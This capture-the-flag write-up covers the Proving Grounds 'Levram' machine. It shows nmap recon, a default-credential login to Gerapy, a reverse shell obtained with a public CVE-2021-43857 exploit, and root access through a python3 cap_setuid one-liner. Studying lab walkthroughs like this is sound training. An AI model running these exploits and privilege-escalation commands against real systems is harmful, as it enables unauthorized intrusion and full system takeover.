0. Machine Info
Levram is an easy machine from Proving Grounds, and this one is pretty straight forward.
1. Recon
- nmap
┌──(hosan㉿kali)-[~]
└─$ sudo nmap 192.168.211.24 -T4 -p-
[sudo] password for hosan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 13:13 EDT
Nmap scan report for 192.168.211.24
Host is up (0.029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds- port 22
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   28.77 ms 192.168.45.1
2   28.51 ms 192.168.45.254
3   37.19 ms 192.168.251.1
4   37.45 ms 192.168.211.24

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds- port 8000
┌──(hosan㉿kali)-[~]
└─$ sudo nmap 192.168.211.24 -T4 -p8000 -A -sC -sV -Pn
[sudo] password for hosan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 13:21 EDT
Nmap scan report for 192.168.211.24
Host is up (0.029s latency).

PORT     STATE SERVICE  VERSION
8000/tcp open  http-alt WSGIServer/0.2 CPython/3.10.6
|_http-title: Gerapy
|_http-server-header: WSGIServer/0.2 CPython/3.10.6
There is nothing special or common cve with versions above or any interesting interactions. Let’s start with webapp enumeration.
2. Initial Foothold


I tried a basic admin:admin, and I got in (…)
Then, the footer revealed that they have Gerapy 0.9.6 running behind the webapp. Since Subdirectory enumeration didn’t work well, I started to search CVE for Gerapy
Quick search for CVE:
┌──(hosan㉿kali)-[~]
└─$ searchsploit gerapy
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Gerapy 0.9.7 - Remote Code Execution (RCE) (Authenticated)                                    | python/remote/50640.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
That’s exactly what we need!

For this exploit, we need more than one project. But as we can see from the first image, we have no projects right now, so I simply created a project.
Then I executed the script, got my shell.
┌──(hosan㉿kali)-[~/pg/levram]
└─$ python3 50640.py -t 192.168.211.24 -p 8000 -L 192.168.45.230 -P 443
  ______     _______     ____   ___ ____  _       _  _  _____  ___ ____ _____
 / ___\ \   / / ____|   |___ \ / _ \___ \/ |     | || ||___ / ( _ ) ___|___  |
| |    \ \ / /|  _| _____ __) | | | |__) | |_____| || |_ |_ \ / _ \___ \  / /
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____|__   _|__) | (_) |__) |/ /
 \____|  \_/  |_____|   |_____|\___/_____|_|        |_||____/ \___/____//_/


Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
{'Authorization': 'Token b58db15bafeac901558a5da07b2b894f1f2b7111'}
[*] Getting the project list
[{"name": "exploit"}]
[{"name": "exploit"}]
[*] Found project: exploit
[*] Getting the ID of the project to build the URL
[*] Found ID of the project:  1
[*] Setting up a netcat listener
listening on [any] 443 ...
[*] Executing reverse shell payload
[*] Watchout for shell! :)
connect to [192.168.45.230] from (UNKNOWN) [192.168.211.24] 55734
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$
3. PrivEsc to root
I executed linpeash.sh, but there were too many potential risks.
What I tried:
- sudo -l
- kernel exploit
- suid/sgid binary
Nothing worked. But at last, I found that python3 (as binary) has following (linux-) capability!:
Files with capabilities (limited to 50):
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/snap/core20/2318/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep !this one
What is capability then?
Capabilities are useful when you want to restrict your own processes after performing privileged operations (e.g. after setting up chroot and binding to a socket). However, they can be exploited by passing them malicious commands or arguments which are then run as root.
For example, if there is setuid capability bit for a binary allowed, the binary is allowed to change the setuid of it’s process if it is being executed, since cap_setuid=ep is enabled for python3.10!
It means, we can use import os; os.setuid(0) by executing python from command shell!
app@ubuntu:~/gerapy$ python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
< -c 'import os;os.setuid(0);os.system("/bin/bash")'
whoami
root
cat /root/proof.txt
96809490798d8d9d8779af42f6fb0f24
I got root. That’s pretty much it.
4. Review
Easy enough, fair enough.
It covered all basic stuffs though (with privesc enumeration)
5. Source
- Proving Grounds
- Me!